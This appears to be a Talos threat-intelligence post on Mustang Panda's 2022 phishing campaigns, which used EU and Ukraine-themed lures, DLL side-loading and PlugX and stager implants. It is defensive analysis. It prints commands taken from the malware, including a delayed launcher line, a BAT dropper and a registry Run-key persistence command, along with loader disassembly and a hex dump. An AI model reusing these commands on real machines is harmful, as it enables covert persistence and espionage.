Mustang Panda deploys a new wave of malware targeting Europe

blog.talosintelligence.com/2022/05/mustang-panda-targets-europe.html

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- In February 2022, corresponding roughly with the start of the Russian Invasion of Ukraine, Cisco Talos began observing the China-based threat actor Mustang Panda conducting phishing campaigns against European entities, including Russian organizations. Some phishing messages contain malicious lures masquerading as official European Union reports on the conflict in Ukraine and its effects on NATO countries. Other phishing emails deliver fake "official" Ukrainian government reports, both of which download malware onto compromised machines.
- Mustang Panda has been known to use themed lures relating to various current-day events and issues, including the COVID-19 pandemic, international summits and various political topics.
- While the Ukraine-related Mustang Panda developments have been reported by at least one other security firm, we identified additional samples that have not been cited in open-source reporting.
- Apart from targeting European countries, Mustang Panda has also targeted organizations in the U.S. and Asia.
- In these campaigns, we've observed the deployment of Mustang Panda's PlugX implant, custom stagers and reverse shells and meterpreter-based shellcode, all used to establish long-term persistence on infected endpoints with the intention of conducting espionage.

Threat actor profile

MustangPanda, also known as "RedDelta" or "Bronze President," is a China-based threat actor that has targeted entities all over the world since at least 2012, including American and European entities such as government organizations, think tanks, NGOs, and even Catholic organizations at the Vatican.

We've also observed extensive targeting of Asian countries as well, such as the Taiwanese government, activists in Hong Kong, NGOs in Mongolia and Tibet, Myanmar and even Afghan and Indian telecommunication firms.

The threat actor heavily relies on sending lures via phishing emails to achieve initial infection. These lures often masquerade as legitimate documents of national and organizational interest to the targets. These infection vectors deploy malware predominantly consisting of the PlugX remote access trojan (RAT) with custom stagers, reverse shells, meterpreter and Cobalt Strike, which act as another mechanism for achieving long term access into their targets. One thing remains consistent across all these campaigns — Mustang Panda is clearly looking to conduct espionage campaigns.

Threat actor TTPs

Mustang Panda's recent activity targets European entities, including Russian targets, and uses political themes to deliver the PlugX family of malware implants.

Typical infection chains employed by Mustang Panda consist of three key components:

- **Benign executable**: Used to side-load a malicious DLL.
- **Malicious DLL (loader)**: The malicious DLL accompanying the executable is usually a loader for the PlugX implant, typically an encrypted or encoded blob of data deployed by the loader DLL.
- **PlugX implant**: A RAT implant used extensively by Mustang Panda. It consists of a malicious DLL that can perform a variety of actions on the infected endpoint including downloading and deploying new modules/plugins.
- **Stagers and reverse shells**: Instead of using PlugX, the attackers will sometimes use DLLs acting as custom developed stagers, meterpreter-based shellcode downloaders and even custom reverse shells.

Infection chains utilized by the APT group typically consist of:


- **Executable downloaders**: These downloaders are delivered packaged in an archive. The downloaders are responsible for fetching and instrumenting various infection artifacts, resulting in the deployment of the PlugX implant on the infected endpoint.
- **Archive based infections**: Malicious archives delivered to targets typically consist of a benign executable with names meant to trick victims into executing them. The executable will load a malicious DLL which can either be the loader for the PlugX implant or a reverse shell or meterpreter-based shellcode downloader.
- **Shortcut files**: Shortcuts (LNK files) delivered to victims consist of all the infection components embedded in the LNK files. These consist of intermediate components like BAT files that are meant to load the malicious DLLs which may be PlugX loaders or stagers.
- **Maldocs**: We've also observed limited use of maldocs to target entities in Asia with the stagers and meterpreter payloads to execute the next stage of shellcode payloads.

Targets across the world

European political lures

This attacker started attacks earlier this year where a vast majority of the lures and decoys consisted of themes related to the European Union (EU). For example, in early January 2022, we saw the attackers employ a lure that consisted of a European Commision report on state aid to Greece between 2022 and 2027. Toward the end of January, the attackers started using a press release from the EU regarding the union's human rights priorities in 2022.

The attackers also started taking advantage of publications and documents related to the degrading relations between Ukraine and Russia. In late January, the group started spreading a lure containing PlugX that disguised itself as a report from the EU's general secretary.



Council of the
European Union

Brussels, 24 January 2022
(OR. en)

5591/22

COPS 34
CFSP/PESC 65
POLMIL 16
COEST 15

OUTCOME OF PROCEEDINGS

From:	General Secretariat of the Council
To:	Delegations
No. prev. doc.:	5564/22
Subject:	Council conclusions on the European security situation

Delegations will find in the Annex the Council conclusions on the European security situation, as approved by the Council at its meeting held on 24 January 2022.

When Russia invaded Ukraine on Feb. 24, 2022, the attackers started using related documents to infect their targets. A lure from Feb. 28 was disguised as a report on the situation along European borders with ***Ukraine***, while another one in March consisted of a report on the situation along the European borders with ***Belarus***.

While the threat actors continued the use of regional and topical events in Eastern Europe, they also used other topics of interest to infect their victims. In March, we observed the use of a lure targeting Russian agencies, a malicious executable delivering the PlugX implant, named "Благовещенск - Благовещенский Пограничный Отряд.exe" roughly translating to "Blagoveshchensk - Blagoveshchensk Border Guard Detachment.exe," a report on the border detachment to Blagoveshchensk, a town of strategic importance to Russia, located on the Sino-Russian border.

American-themed political lures

Since at least May 2016, Mustang Panda has operated campaigns targeting multiple entities in the United States. Additionally, the APT has frequently used overlapping topics of interest to multiple entities across the globe. Some of their lures such as "U.S. Asst Secretary of State Visit to ASEAN Countries.rar" from December 2021 and "Biden's attitude towards the situation in Myanmar.zip" from February 2021 reaffirm this trend of targeting two birds with one stone. In all these instances, we observed the use of stagers as the final payloads in the infection chains instead of a direct deployment of PlugX.

Asian-themed lures

Mustang Panda has been extremely prolific in targeting various government entities in Asian countries over the past few years such as those in Myanmar, Hong Kong, Japan and Taiwan.

The threat actor has aggressively targeted the government of Myanmar since 2019, even breaching their websites on multiple occasions to host malware payloads. This targeting continued into 2021 with lures related to the National Unity Government of Myanmar and its People's Defence Force. All these attacks resulted in the deployment of an implant executing meterpreter HTTP shellcode.

Mustang Panda has frequently used the ASEAN summit as a topic for their lures to infect individuals participating in this summit. Using such topics enables the APT to infect a wide range of targets (the ASEAN association consists of 10 member countries in Southeast Asia). This tactic is in line with Mustang Panda's practice of using an overlapping topic of interest to target multiple entities with the same lures.

In March 2021, the APT targeted government entities in Hong Kong using a malicious archive named "Report.rar". This archive contained a lure named "Report 18-3-2021 101A.exe" for sideloading a malicious DLL-based meterpreter stager. The keyword "101A" refers to Section 101A of the Criminal Procedure Ordinance which dictates terms of use of force in making arrests in Hong Kong, a hot topic on account of recent civil unrest and protests.

Japanese government officials have also been targeted recently using lures masquerading as minutes of the Japanese cabinet's meetings in 2021. Lures such as "210615_Cabinet_Meeting_Minutes.exe" and "210831_21st Cabinet Meeting Minutes.rar" have been actively used to infect victims with custom stagers.

Latest infection vectors


Downloaders

Beginning in 2022, we observed Mustang Panda distributing malicious executables acting as downloaders, and disguised as fake reports on various Europe-related subjects as initial infection vectors against targets in Europe. These executables were usually distributed wrapped up in an archive file to the targets. Recently, ESET disclosed a similar infection delivering a previously unknown PlugX variant.

As recently as March 2022, we discovered a downloader pretending to be a report on the current situation along European borders with Belarus. In another instance, we observed an executable named "Благовещенск - Благовещенский Пограничный Отряд.exe" roughly translating to "Blagoveshchensk - Blagoveshchensk Border Guard Detachment.exe", a report on the border detachment to Blagoveshchensk, a town located on the Sino-Russian border.

The downloader loads all the artifacts in the infection chain. All the artifacts are data files that need to be decoded by the various infection components before being activated on the infected endpoint. There are four components downloaded as part of the infection chain:

- The first component is a decoy PDF masquerading as an official European Union report on the conflict in Ukraine and its effects on NATO countries. This document is not malicious and only serves to project authenticity and distract the victim.
- A benign executable that loads the third component — a malicious DLL-based loader — via the DLL sideloading technique. DLL sideloading involves tricking a benign process into loading a malicious DLL that disguises itself as legitimate.
- The DLL loader responsible for decoding, loading and activating the final malicious implant, is also a DLL. First, it reads a data file downloaded by the downloader binary from a hardcoded location on disk and decodes the data file into a DLL. Then, the loader reflectively loads the final DLL-based implant into the memory of the current process and runs it.
- A RAT called PlugX, Mustang Panda's malware of choice.



EUROPEAN COMMISSION
DIRECTORATE-GENERAL FOR MIGRATION AND HOME AFFAIRS

Directorate F – Audit & Situational Awareness
F.2 – Situational Awareness

Brussels
HOME.F.2

Report on the situation at the external EU borders with Belarus
(28 February – 6 March 2022)

This is a report prepared by DG HOME.F2 of the European Commission on the basis of the input of Points of Contact of the Blueprint Network.

Executive summary


Key facts and figures

- In the reporting period, the **situation remained stable**. The number of arrivals remained low with **14 in total** (5 to Poland, 9 to Lithuania and none to Latvia), while the number of prevented attempts **increased to 473** (126 by Lithuania, 147 by Latvia and 200 by Poland), compared to 321 in the previous week.
- All 26 arrivals to Lithuania so far this year were **citizens of Belarus**.
- In Lithuania and Latvia, the **state of emergency remains in place**. Following the Russian invasion of Ukraine, an **extraordinary state of emergency** entered into force on the whole territory of Lithuania at least until 10 March.
- The amendments to the Polish **Act on the Protection of the State Border** adopted on 1 December supersede the state of emergency which ended on 30 November.
- The Polish authorities **extended the temporary ban on access to the zone adjacent to the border with Belarus until 30 June**.
- **9 264 soldiers and 272 police officers** are currently deployed at the **Polish-Belarusian border**.
- **264 kilometers of barbed wire fence** have been installed along the Lithuanian border with Belarus so far.
- In the reporting period, Poland received 523 **asylum applications**, Lithuania 12 and Latvia 12. The spike in Poland is largely due to Ukrainian nationals fleeing the conflict.

Decoy document consisting of a report from the European Commission on the current security status of EU borders with Belarus.

The benign executable is executed on the endpoint using a command such as:
cmd.exe /c ping.exe 8.8.8.8 -n 70&&"%temp%\FontEDL.exe"

The executable is simply meant to load the DLL and call one of its exported APIs to activate its malicious functionality.



```
sub     esp, 330h
mov     eax, ___security_cookie
xor     eax, esp
mov     [esp+330h+var_4], eax
push    ebx
push    offset LibFileName ; "DocConvDll.dll"
call    ds:LoadLibraryA

push    offset ProcName ; "createSystemFontsUsingEDL"
push    ebx             ; hModule
call    ds:GetProcAddress
```


Executable loading the PlugX loader DLL.

Malicious DLL — PlugX loader

The malicious DLL is the actual loader for the PlugX implant downloaded by the initial downloader as a DAT file. This DLL is loaded into by the benign process and carries out the following actions:

- Read a data file downloaded earlier by the downloader binary from a hardcoded location.
- Decode the data file into a DLL.
- Reflectively load the new DLL into the current process' memory and run it.


The new DLL is the actual PlugX implant.



```
73F65642      0F45C8       cmovne ecx,eax                      eax:&"MZè"
73F65645   ^  E9 5BF2FFFF  jmp docconvdll.73F648A5
73F6564A      8B45 84      mov eax,dword ptr ss:[ebp-7C]
73F6564D      FF10         call dword ptr ds:[eax]             [eax]:"MZè"
73F6564F      8B45 A0      mov eax,dword ptr ss:[ebp-60]       [ebp-60]:&"°3³"
73F65652      8B4D A0      mov ecx,dword ptr ss:[ebp-60]       [ebp-60]:&"°3³"

540 | 4D 5A E8 00 | 00 00 00 5B | 52 45 55 8B | EC 81 C3 F9 | MZè....[REU.ì.Ãù
550 | 1B 00 00 FF | D3 C9 C3 00 | 40 00 00 00 | 00 00 00 00 | ...ÿÓÉÃ.@.......
560 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | ................
570 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | E0 00 00 00 | ............à...
580 | 0E 1F BA 0E | 00 B4 09 CD | 21 B8 01 4C | CD 21 54 68 | ..º..´.Í!¸.LÍ!Th
590 | 69 73 20 70 | 72 6F 67 72 | 61 6D 20 63 | 61 6E 6E 6F | is program canno
5A0 | 74 20 62 65 | 20 72 75 6E | 20 69 6E 20 | 44 4F 53 20 | t be run in DOS 
5B0 | 6D 6F 64 65 | 2E 0D 0D 0A | 24 00 00 00 | 00 00 00 00 | mode....$.......
5C0 | 66 8F 97 09 | 22 EE F9 5A | 22 EE F9 5A | 22 EE F9 5A | f..."îùZ"îùZ"îùZ
5D0 | 64 BF 18 5A | 06 EE F9 5A | 64 BF 26 5A | 33 EE F9 5A | d¿.Z.îùZd¿&Z3îùZ
5E0 | 64 BF 19 5A | 4E EE F9 5A | FF 11 32 5A | 27 EE F9 5A | d¿.ZNîùZÿ.2Z'îùZ
```

PlugX loader decodes and jumps to execute the actual implant DLL in memory.

The infection chain is as follows:



Toward the end of March 2022, however, the attackers made another update to their tactics. This time, the downloader executable would use only two remote URLs to obtain all the components of the infection chain. While one URL would host the decoy document, the other URL hosts the benign exe, the implant loader DLL and the encrypted PlugX implant. Once the payloads are downloaded and decrypted, they are activated using the same technique illustrated earlier — the EXE loads a DLL-based loader that decrypts the final PlugX payload and deploys it. The themes used in these lures pertained to Europe with malicious downloaders named "Invitation letter_ECGFF_Frontex_WS_final_countersigned.exe" and "Latest analyses of Russia's war on Ukraine.exe."

Archive-based infections


While Mustang Panda recently began using downloader executables, the group continues to deliver their malware via archive files consisting of a benign executable that loads and activates the accompanying malware payload DLL, which they have done since at least 2019.

PlugX

Throughout 2021, we observed the use of malicious archives containing an executable (loader), a DLL-based loader and an encrypted blob of data (DAT file) being delivered to targets. It's responsible for decrypting the DAT file containing the PlugX implant.

The executable is typically executed via:

- Social engineering: Disguising the initial executable as a legitimate document to trick the target into opening it, thereby starting the infection chain.
- Shortcut file: A shortcut file that executes an intermediate component, such as a BAT file that runs the executable.



```
copy /y %~dp02.exe %temp%\2.exe
start /b %temp%\2.exe E:\Data\ %~dp0
```

BAT file instrumenting the executable.


Bespoke stagers

Mustang Panda infections in late January 2022 resulted in the deployment of bespoke stagers that downloaded additional shellcode from a remote location that would, in turn, be deployed on the infected endpoint.

The sager typically arrives in the form of an archive on the target's endpoint. The archive contains an executable that needs to be executed by the victims. Once executed, it loads the accompanying DLL, which is the key malicious component. The DLL is responsible for decoding an embedded blob of shellcode, which, when executed, acts as a stager that can download and execute additional shellcode from a C2 IP address.

This infection tactic has been heavily used by Mustang Panda in Asia. For example, in February 2022, in a campaign targeting users from Southeast Asian countries, the group used an archive-file-based lure masquerading as documents pertaining to the ASEAN Summit.

The archive consists of an executable named "ASEAN Leaders'Meeting.exe" that loads the accompanying DLL-based implant. The executable is a legitimate copy of a component belonging to the KuGou Active Desktop application. It imports two exported APIs form the malicious PlugX DLL to activate the implant.




0040B0F0	SetDesktopMonitorHook	active_desktop_render
0040B0F4	ClearDesktopMonitorHook	active_desktop_render

Stager analysis

The stager begins by creating persistence for itself across reboots via the registry Run key using the command and living-off-the-land binaries and scripts (LoLBAS):

c:\windows\system32\cmd.exe /C reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Amdesk /t REG_SZ /d "Rundll32.exe SHELL32.DLL,ShellExec_RunDLL "C:\Users\Public\Libraries\active_desktop\desktop_launcher.exe"" /f



